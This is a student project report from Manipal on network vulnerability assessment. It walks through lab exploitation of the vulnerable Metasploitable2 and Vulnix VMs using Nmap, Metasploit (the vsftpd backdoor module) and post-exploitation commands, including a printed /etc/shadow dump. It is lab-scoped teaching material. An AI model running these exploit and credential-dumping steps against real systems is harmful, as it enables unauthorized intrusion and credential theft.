MANIPAL
ACADEMY of HIGHER EDUCATION
(Institution of Eminence Deemed to be University)

MANIPAL SCHOOL OF INFORMATION SCIENCES

(A Constituent unit of MAHE, Manipal)

Network Vulnerability Assessment and Exploitation

Reg. Number	Name	Branch
251100690011	Srushti Jabhinamath	Cyber Security
251100690019	Varun CN	Cyber Security
251100690034	Paras Joshi	Cyber Security

Under the guidance of

Prof. Keerthana B
Assistant Professor
Manipal School of Information Sciences,
MAHE, MANIPAL

Table of Contents

INTRODUCTION

As time passes, the world is becoming more connected due to the internet and new networking technology. Due to the open nature of the Internet, security of networks has held attention. With the development of new technologies, organizations are now moving its business functions to public networks, and thus a huge amount of personal, commercial and organizational information are available on networking infrastructures worldwide. Thus, a set of precautions are taken to ensure the data cannot be compromised or inaccessible to unauthorized persons. Network access unauthorized by an outside hacker or a disgruntled employee can intentionally harm or destroy exclusive information which adversely influences an organization's benefit and upsets the proficiency to contend in business. In this manner, Network security is happening to incredible essentialness due to intellectual property that could be gained through the web with some effort. Network security measures includes scanning and vulnerability analysis along with penetration testing.

Network scanning is fundamental for gathering information about the real state of computer systems or networks. It is a system for identification of active hosts on a network, with the end goal of security assessment of network. Vulnerability Assessment is a systematic analysis of security status of Information systems. Both techniques are the most comprehensive service for auditing, penetration testing, reporting, and patching for any organization’s network.

OBJECTIVES

- To identify, analyze, exploit, and mitigate network vulnerabilities in order to find the security flaws of the organization.

- To conduct vulnerability scanning using automated and manual techniques to detect weaknesses that could be exploited.

- To validate and exploit discovered vulnerabilities in a controlled environment to assess their real-world impact and severity

Project profile

Problem statement

With the growing dependence on networked systems, organizations face increased risks from both internal and external threats. Attackers exploit system vulnerabilities to gain unauthorized access or disrupt operations. This project "network vulnerability assessment and exploitation" aims to identify and analyze such weakness using tools like Nmap, Nessus, and Metasploit helping to evaluate security gaps and strengthen network defenses

Scope of the work

The scope of this dissertation is better understood by the following requirements of organization. My goal is fulfilling these requirements and consistent data structure results.

Goal :

- Check device configuration
- Vulnerability assessment of network. The VA can be done internally and externally.
- Autos can

Features of end-product :

1. Port Scanning and identification of the service
2. Vulnerabilities scanning
3. Exploiting services for known vulnerabilities
4. Password Cracking/Brute force
5. Generating Final report complete documentation of software developed.

Literature Survey

- Automated Network Vulnerability Assessment Using Open-Source Tools by S. K. Sahu et al.,
    - Purpose of Study : Evaluate automation of scanning using Nmap and Hydra for efficient vulnerability assessment
    - Key Findings : Combining multiple open-source tools enhances coverage and reduces manual effort.

- Penetration Testing Framework for Network Security Evaluation by A. Patel & R. Kumar
    - Purpose of Study : Propose a structured methodology for ethical exploitation and validation of vulnerabilities.
    - Key Findings : Metasploit provides effective proof-of-concept exploitation to confirm risk exposure

- Comparative Study of Vulnerability Scanners: Nessus and OpenVAS by M. Gupta et al.,
    - Purpose of Study : Compare performance, accuracy, and usability of common vulnerability scanners.
    - Key Findings: Nessus shows higher detection accuracy and better reporting for enterprise-level scans

- Burp Suite Extension for Script-based Attacks for Web Applications by Aishwarya Kore,
    - Purpose of Study : The study aims to automate tasks inside Burp Suite so that pen testers can test authentication vulnerabilities automatically without writing scripts manually.
    - Key Findings: Efficient & Fast Testing, Increased Accuracy in Detecting Vulnerabilities

Functional Requirements

- Targets: Metasploit able, DC4, Vulnix and real-world home network.
- Discovery & Recon (Nmap): Host discovery, port/service listing, OS scans and finding loopholes.
- Service & Version Detection (Nmap): Accurate service/version identification for exploit selection.
- Vulnerability Scanning (Nessus): Scan systems for weaknesses and rate them based on their risk level.
- Exploitation (Metasploit/Burp Suite): Test web vulnerabilities, run exploit payloads when applicable, and save proof
- Credential Testing (Hydra): Controlled brute-force against authorized services with rate limits.
- Safety & Isolation: Host-only/isolated network, VM snapshots, and kill-switch for safe testing.
- Evidence & Reporting: Capture logs/screenshots, export PDF/CSV, and retain native tool files.
- Secure Credentials & Controls: Encrypted credential handling, scheduling, and account lockout safeguards

System Vulnerability Testing: Metasploitable2 , Vulnix and DC-4

Vulnerable machine : METASPLOITABLE2

STEPS FOR ANALYZING METASPLOITABLE


STEP 1 - Set up an Isolated lab

- Purpose: ensure no real systems are affected.
- Install VirtualBox/VMware
- Create a private/internal network
- Add:
- Kali/Attacker VM
- Metasploit able 2 VM
- Disable bridging to the internet

STEP 2 - Identify The Attackers Network Information

1st we check for the IP address of the current machine (which is kali , in mine) .

use the command-----Ip a




Ip address of kali will be followed by : inet

In this case , the ip address of the kali is : 192.168.40.130/24

STEP 3 - Identify the Target's Network Information

Now, we need to check for the all the live machines in our subnet.

Use command ----- nmap -sn 192.168.40.0/24 // sn – ping scan or host scan.



This shows that totally 5 hosts are up, in which

- Command gateway
- 192.168.40.132 – ip address of Metasploit
- 192.168.40.130 – Kali (mine)
- To know the ip address of Metasploit, try to ping each one of them, u will get the result form the Metasploit.

STEP 4 - Identify the ports open in the Metasploit

- Once we know the IP address , we will scan to see which are the ports open in the Metasploit , since it is made as vulnerable machine , there will be more of ports open which will work for us as the backdoor of Metasploit.
- Use command **– nmap -sV 192.168.40.132** (ip of Metasploit) // sV – service version detection or connects to the open ports and tries to identify the exact service and version running.

```
┌──(sru㉿kali)-[~/Desktop/minipro]
└─$ nmap -sV 192.168.40.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-09 21:13 EDT
Nmap scan report for 192.168.40.132
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.25 seconds
```

- These are the open ports available on the Metasploit, we now need to see which is the easier and difficult one among them to exploit.
- High-Priority Exploitable Services – well known vulnerabilities in Metasploit able , perfect for practice .

Port	Service	Version	Notes / Exploit
21	ftp	vsftpd 2.3.4	Known backdoor (`exploit/unix/ftp/vsftpd_234_backdoor`)
23	telnet	Linux telnetd	Cleartext login; use default creds or brute-force
53	domain	BIND 9.4.2	Old DNS server; vulnerabilities exist but mostly info gathering
80	http	Apache 2.2.8	Outdated Apache; test with directory traversal or Metasploit web exploits
139/445	netbios-ssn	Samba 3.X-4.X	Exploit with `exploit/multi/samba/usermap_script` or SMB vulnerabilities
1524	bindshell	Metasploitable root shell	Classic root shell backdoor; Metasploit module available
6667	irc	UnrealIRCd	Known backdoor (CVE-2010-2075); Metasploit module exists

- Medium-Priority Services -- mostly older services that are good for learning enumeration

Port	Service	Notes
22	ssh	Old OpenSSH 4.7p1; brute-force or weak password testing possible
25	smtp	Postfix; can check for open relay or SMTP enumeration
3306	mysql	Old MySQL 5.0; can attempt weak/default passwords
5432	postgresql	Old PostgreSQL; test default creds
5900	vnc	VNC with protocol 3.3; can try default password (if any)

- Low/Optional Services -- mostly safe or informational for the project.

Port	Service	Notes
111	rpcbind	Info gathering; rarely exploited in lab
512/513/514	rsh, rlogin, tcpwrapped	Rarely exploited; just document
2049	nfs	Could check for anonymous shares if needed
6000	X11	Access denied; just document
2121	ftp	ProFTPD; old version, optional to test
8009	ajp13	Tomcat connector; optional
8180	http	Tomcat JSP; can attempt directory traversal if time

To start with select any port from the high priority list.

We will try for the ftp backdoor (vsftpd).

STEP 5 - Start the Metasploit Framework console and Exploit

To start the exploitation, we need to start the ‘ Metasploit Framework console ‘

Use command – **msfconsole** - main tool for finding and running exploits, payloads. Wait for some time to load it

We have now started the framework, and now we need to load some of the modules from msfconsole to Exploit. Use command -- **use exploit/unix/ftp/vsftpd_234_backdoor.**

Now we need to set the target ip address to exploit

Use command -- **set RHOSTS 192.168.40.132**

RHOSTS = Remote Hosts (target(s) to attack).

Without this, Metasploit doesn't know which machine to exploit.

We now need to run the command exploit to start it .


Use command – exploit

- Actually **runs the exploit** against the target with the chosen settings.
- If it succeeds, you'll usually get a **session** (like a shell on the victim).
- If it fails, you'll see an error (e.g., "Connection reset by peer").

This directly through us inside the victim's shell

1. `msfconsole` → open the hacking toolbox.
2. `use exploit/...` → pick a specific lock-pick (exploit).
3. `set RHOSTS ...` → point it at the target's IP.
4. `exploit` → try the attack and (hopefully) break in.

Now to exploit it we will run some of the basic commands.




This completes the "EXPLOITATION" part.

STEP 6– Enter Into Victim System and Collect Data

We will move to the post-exploitation

Now we will collect the data from Metasploit to prove we are inside it ,


Use command – **id and cat /etc/passwd**



This is to get the user and privileges

Now we need to know the network information

Use command – **ifconfig** and netstat **-tulnp**




We get the IP of the Metasploit

And the command – netstat **-tulnp** - shows all listening services (open ports) on the machine you Exploit.

```
netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      5020/xinetd
tcp        0      0 0.0.0.0:53984           0.0.0.0:*               LISTEN      4925/rpc.mountd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      5020/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      5020/xinetd
tcp        0      0 0.0.0.0:51848           0.0.0.0:*               LISTEN      4203/rpc.statd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      5113/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      5165/unrealircd
```

Now we will get the file info

Use command – **ls -la /** and **pwd**




```
ls -la /
total 93
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  13 root root 13820 Sep  9 11:39 dev
drwxr-xr-x  94 root root  4096 Sep  9 12:34 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  9426 Sep  9 11:39 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 110 root root     0 Sep  9 11:39 proc
drwxr-xr-x  13 root root  4096 Sep  9 11:39 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Sep  9 11:39 sys
drwxrwxrwt   4 root root  4096 Sep  9 11:39 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

To get the interesting configs

Use command – **cat /etc/issue** and

```
cat /etc/issue
```




```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
```

Vulnerable machine : VULNIX

STEPS FOR ANALYZING VULNIX

STEP 1

We tried 2 methodologies to find Ip address of the attacker machine and victim machine.

1- Using Script

2- Using Ifconfig command

METHOD –1

1st get to the ip address of victim i.e.., VULNIX

We wrote a script which checks the ip address of the attacker machine (kali) and victim machine (VULNIX).

SCRIPT::

```
#!/bin/bash

echo "=============================="

echo "     Minimal Network Scanner     "

echo "=============================="

echo ""

# Show current machine IP

MY_IP=$(ip addr show | grep "inet " | grep -v "127.0.0.1" | awk '{print $2}' | cut -d"/" -f1)

echo "[+] Your Machine's IP Address:"

echo "    $MY_IP"

echo ""

read -p "Enter the network to scan (example: 192.168.40.0/24): " NETWORK
```

```
echo ""
echo "[+] Scanning for live hosts in $NETWORK ..."
LIVE_HOSTS=$(nmap -sn "$NETWORK" | grep "Nmap scan report" | awk '{print $5}')
if [ -z "$LIVE_HOSTS" ]; then
  echo "[-] No live hosts found."
  exit 1
fi
echo ""
echo "[+] Live hosts detected:"
echo ""
i=1
HOST_ARRAY=()
for HOST in $LIVE_HOSTS; do
 echo "  $i) $HOST"
 HOST_ARRAY+=("$HOST")
 i=$((i+1))
done
echo ""
read -p "Select a host number to scan ports: " CHOICE

SELECTED_HOST=${HOST_ARRAY[$CHOICE-1]}
if [ -z "$SELECTED_HOST" ]; then
  echo "[-] Invalid choice. Exiting."
```

```
  exit 1
fi
echo ""
echo "[+] Scanning open ports on $SELECTED_HOST ..."
echo ""
# Scan and then print ports line-by-line
nmap -sV --open "$SELECTED_HOST" -oG - | \
awk '/Ports:/{print $0}' | \
sed 's/.*Ports: //' | \
tr ',' '\n'
echo ""
echo "[+] Done!"
```

When u run this script you get the ip address of the victim machine the open ports of the victim .

STEP 2

METHOD-2

Find your IP address using the below command; otherwise, you can use **ifconfig** to see your IP address.

```
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.85.133  netmask 255.255.255.0  broadcast 192.168.85.255
        inet6 fe80::e735:1b4f:e86e:ef25  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:f8:85:55  txqueuelen 1000  (Ethernet)
        RX packets 44  bytes 4096 (4.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 39  bytes 5550 (5.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 88  bytes 6960 (6.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 88  bytes 6960 (6.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

STEP 3

Discover the target machine IP address using the **net discover**, or else you can use nmap.

sudo netdiscover -r 192.168.85.0/24

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sP 192.168.85.133
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 08:15 EST
Nmap scan report for 192.168.85.133
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sP 192.168.85.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 08:16 EST
Nmap scan report for 192.168.85.1
Host is up (0.00039s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.85.2
Host is up (0.00023s latency).
MAC Address: 00:50:56:F2:4E:93 (VMware)
Nmap scan report for 192.168.85.136
Host is up (0.0016s latency).
MAC Address: 00:0C:29:25:CD:4A (VMware)
Nmap scan report for 192.168.85.254
Host is up (0.0013s latency).
MAC Address: 00:50:56:E5:4B:8B (VMware)
Nmap scan report for 192.168.85.133
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.01 seconds
```


The first 3 IP addresses are the default IP address for default gateways and other routes.

So, the last one will be your target machine IP address.

STEP 4

Start with the Nmap scan to find the open ports and services. That will help us in further enumeration.

Sudo nmap –sC –sV –sT –p0- 192.168.85.136



- The Nmap scan shows lots of open ports and services that are running on the target system. I will explain it when we move forward.
- So, you can see port 22 is open for SSH login to target system, or we can brute force to get the credentials.
- Port 25, which is an SMTP (Simple Mail Transfer Protocol), is running on Postfix SMTP, allowing the use of VRFY and other commands. we can use to send a request to the server and verify whether the data is correct or not. We will see that in our further information-gathering phase.
- Port 110, 143, 993, and 995, which are for IMAP and POP3 mail service protocol, are handled by the Dovecot server. This is not very helpful for this exercise.

STEP 5

To start the exploitation, we need to start the Metasploit Framework console

Use command – **msfconsole** - main tool for finding and running exploits, payloads, scanners

Wait for some time to load it

STEP 6

Here we are considering port 79 which is finger protocol using '**search'** command

Port 79 is commonly associated with the finger protocol, a network protocol used to obtain information about users on a remote system, such as their login status, email address, and full name.

I wrote a simple bash script that requests each user and gives their information.

Remember the username that you saved in a file; that should only contain the username in a separate line. Then only this code will work.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > search finger

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank    Check  Description
   -   ----                                                                  ---------------  ----    -----  -----------
   0   exploit/windows/rdp/cve_2019_0708_bluekeep_rce                        2019-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Remote
Windows Kernel Use After Free
   1     \_ target: Automatic targeting via fingerprinting                   .                .       .      .
   2     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)                   .                .       .      .
   3     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)    .                .       .      .
   4     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)       .                .       .      .
   5     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)       .                .       .      .
   6     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)     .                .       .      .
   7     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)         .                .       .      .
   8     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)             .                .       .      .
   9     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)        .                .       .      .
   10  auxiliary/scanner/finger/finger_users                                 .                normal  No     Finger Service User Enumerator
   11  auxiliary/server/browser_autopwn                                      .                normal  No     HTTP Client Automatic Exploiter
   12    \_ action: DefangedDetection                                        .                .       .      Only perform detection, send no ex
ploits
   13    \_ action: WebServer                                                .                .       .      Start a bunch of modules and direc
t clients to appropriate exploits
   14    \_ action: list                                                     .                .       .      List the exploit modules that woul
d be started
   15  exploit/bsd/finger/morris_fingerd_bof                                 1988-11-02       normal  Yes    Morris Worm fingerd Stack Buffer O
verflow
   16  auxiliary/gather/mybb_db_fingerprint                                  2014-02-13       normal  Yes    MyBB Database Fingerprint
   17  exploit/windows/http/bea_weblogic_post_bof                            2008-07-17       great   Yes    Oracle Weblogic Apache Connector P
OST Request Buffer Overflow
   18    \_ target: Automatic                                                .                .       .      .
   19    \_ target: BEA WebLogic 8.1 SP6 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]  .                .       .      .
   20    \_ target: BEA WebLogic 8.1 SP5 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]  .                .       .      .
   21    \_ target: BEA WebLogic 8.1 SP4 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]  .                .       .      .
